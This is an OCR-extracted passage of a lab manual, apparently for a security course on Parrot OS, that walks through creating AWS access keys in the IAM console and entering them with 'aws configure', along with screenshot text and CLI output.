
Simple, scalable, and serverless data integration with the first 1 million objects stored free

https://aws.amazon.com/glue/?sc_icampaign=amazon_glue_signin_wk...e-4cfb-a805-48e8173819b6~ha_awssm-10480_pac~ha_awssm-10480_pac

14. □ Click the AWS account drop-down menu and click **Security Credentials**, as shown in the screenshot.


Applications Places System
Mon Apr 25, 02:20
AWS Management Console - Mozilla Firefox
AWS Management Cons
https://us-east-1.console.aws.amazon.com/console/home?regi
Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn
aws
Services
Search for services, features, b [Alt+S]
N. Virginia
[redacted]
Console Home Info
Recently visited Info
No recently visited services
Explore one of these commonly visited AWS services.
IAM EC2 S3 RDS Lambda
Account ID: [redacted]
Account
Organization
Service Quotas
Billing Dashboard
Security credentials
Settings
Sign out
Feedback
Privacy Terms Cookie preferences
https://console.aws.amazon.com/iam/home?region=us-east-1#security_credential
ite Ltd. or its affiliates.
Menu aws configure - Parrot ... AWS Management Con...

15. □ Click **Access keys (access key ID and secret access key)** in the **Your Security Credentials** section.




Use this page to manage the credentials for your AWS account. To manage credentials for AWS Identity and Acce Console .

To learn more about the types of AWS credentials and how they're used, see AWS Security Credentials in AWS Ge

You use an email address and password to sign in to secure pages on AWS, such as the AWS Management C For your protection, create a password that contains many characters, including numbers and punctuation. Sto and change it periodically.

Click here to change the password, name, or email address for your root AWS account.

16. □ Click the **Create New Access Key** button.



Applications Places System
Mon Apr 25, 02:26
IAM Management Console - Mozilla Firefox
IAM Management Conso
https://us-east-1.console.aws.amazon.com/iam/home?region
Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn
aws Services Search for services, features, blog: [Alt+S]
Global ▾
[redacted]

Identity and Access Management (IAM)

Dashboard

▾ Access management

User groups

Users

Roles

Policies

Identity providers

Account settings

▾ Access reports

Access analyzer

Archive rules

Analyzers

To learn more about the types of AWS credentials and how they're used, see AWS Security Credentials in AWS G

▸ Password

▸ Multi-factor authentication (MFA)

▾ Access keys (access key ID and secret access key)

Use access keys to make programmatic calls to AWS from the AWS CLI, Tools for PowerShell, AWS SDKs, or maximum of two access keys (active or inactive) at a time.

For your protection, you should never share your secret keys with anyone. As a best practice, we recommend f

If you lose or forget your secret key, you cannot retrieve it. Instead, create a new access key and make t

Created	Access Key ID	Last Used	Last Used Region	Last Us Servic
Aug 17th 2021	[redacted]	2021-08-17 12:44 UTC	us-east-2	s3


Create New Access Key

Root user access keys provide unrestricted access to your entire AWS account. If you need long-term acce new IAM user with limited permissions and generating access keys for that user instead. Learn more

Feedback
Privacy Terms Cookie preferences
© 2022, Amazon Internet Services Private Ltd. or its affiliates.
Menu
aws configure - Parrot ...
IAM Management Cons...

17. □ A **Create Access Key** pop-up appears, stating that your access key has been successfully created. Click the **Show Access Key** link to view the access key.

18. □ Copy the **Access Key ID** displayed by pressing **Ctrl+C** on your keyboard and switch to the **Terminal** window.



Applications Places System
Mon Apr 25, 02:29
IAM Management Console - Mozilla Firefox
IAM Management Conso
https://us-east-1.console.aws.amazon.com/iam/home?region
Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn
aws Services
Search for services, features, blog: [Alt+S]
Global
Identity and Access Management (IAM)
Dashboard
Access management
User groups
Users
Roles
Policies
Identity provide
Account setting
Access report
Access analyz
Archive rule
Analyzers
Password
Multi-factor authentication (MFA)
Access keys (access key ID and secret access key)
Last Used Region
us-east-2
Feedback
Privacy Terms Cookie preferences
© 2022, Amazon Internet Services Private Ltd. or its affiliates.
Menu
aws configure - Parrot...
IAM Management Cons...

Create Access Key

Your access key (access key ID and secret access key) has been created successfully.

Download your key file now, which contains your new access key ID and secret access key. If you do not download the key file now, you will not be able to retrieve your secret access key again.

To help protect your security, store your secret access key securely and do not share it.


Hide Access Key

Access Key ID: [redacted]AJI

Secret Access Key: [redacted]

Download Key File Close

19. ☐ In the terminal window, right-click your mouse; select **Paste** from the context menu to paste the copied **Access Key ID** and press **Enter**. It will prompt you to the **AWS Secret Access Key**. Switch to your AWS Account in the browser.




```
wscli) (0.15.2)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3
.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from
 awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from
 botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from bo
tocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore
==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2-
>awscli) (0.4.8)
┌─[root@parrot]─[~]
└──╼ #aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for g
eneral use. For more information, see the AWS CLI version 2 installation instructions at: https://doc
s.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

  aws help
  aws <command> help
  aws <command> <subcommand> help
aws: error: the following arguments are required: command
┌─[✗]─[root@parrot]─[~]
└──╼ #aws configure
AWS Access Key ID [None]: [redacted]AJI
AWS Secret Access Key [None]:
```

20. □ In the **Create Access Key** pop-up, select the **Secret Access Key** displayed, copy it by pressing **Ctrl+C** on your keyboard, and minimize the browser window. Switch to the **Terminal** window.

21. □ In the terminal window, right-click your mouse, select **Paste** from the context menu to paste the copied **Secret Access Key** and press **Enter**. It will prompt you for the default region name.

22. □ In the **Default region name** field, type **eu-west-1** and press **Enter**.

23. □ The **Default output format** prompt appears; leave it as default and press **Enter**.


Applications Places System
Mon Apr 25, 02:35
aws configure - Parrot Terminal
